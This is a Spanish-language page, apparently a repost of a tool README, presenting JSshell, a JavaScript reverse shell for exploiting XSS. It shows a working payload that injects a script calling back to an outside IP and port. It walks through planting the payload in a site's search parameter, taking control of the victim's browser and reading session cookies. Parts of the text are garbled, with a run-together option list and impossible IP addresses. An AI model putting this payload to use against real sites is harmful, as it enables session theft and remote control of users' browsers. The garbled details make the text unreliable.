JSshell - shell inversa/remota de JavaScript


JSshell - un reverse shell de JavaScript. Se utiliza para ejecutar código JS de forma remota, explotar XSS ciego, ...
Requisitos: Cualquier sistema operativo + Python 2 o Python 3
Actualizado en la nueva versión de JSshell 3.1:
snippet -> permite escribir un fragmento de código JavaScript>>> snippet
Use CTRL+D to finish the snippet
function new() {
new = 'New update: Support javascript snippet =)';
confirm(new)
}
new()
>>>
<body>-g-p-s-w-cjsh.pyjsh.py -gjsh.py -p 1234jsh.py -s 48.586.1.23 -gjsh.py -c "alert(document.cookie)" -w 10Este es un ejemplo paso a paso de cómo usar JSshell.
Primero, necesitamos generar un payload de reverse shell JS y establecer el tiempo de espera del shell (por ejemplo, 20 segundos):
~# whoami
root
~# ls
README.md jsh.py
~# python3 jsh.py -g -w 20
__
|(_ _ |_ _ | |
\_|__)_> | |(/_ | |
v1.0
Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>
Listening on [any] 4848 for incoming JS shell ...
Ahora pega este payload en el sitio web:
https://vulnwebs1te.com/b/search?q=<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},1248)>
Accede a la página y tendremos el reverse shell JS:
__
|(_ _ |_ _ | |
\_|__)_> | |(/_ | |
v1.0
Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>
Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [75.433.24.128] port 39154 to DESKTOP-1GSL2O2 4848
$ established
$ the
$ shell
$
$
$ help
JSshell using javascript code as shell commands. Also supports some commands:
help This help
exit, quit Exit the JS shell
$
Ejecutemos algunos comandos:
$ var test = 'controlled'
$ confirm(test)
$
Y aparecerá una alerta: controlled
$ prompt(document.cookie)
$
Y el navegador mostrará las cookies del usuario: JSESSION=3bda8...
$ exit
~# whoami
root
~# pwd
/home/shelld3v
~#
¡Ahora salido!
Esto fue creado por shelld3v!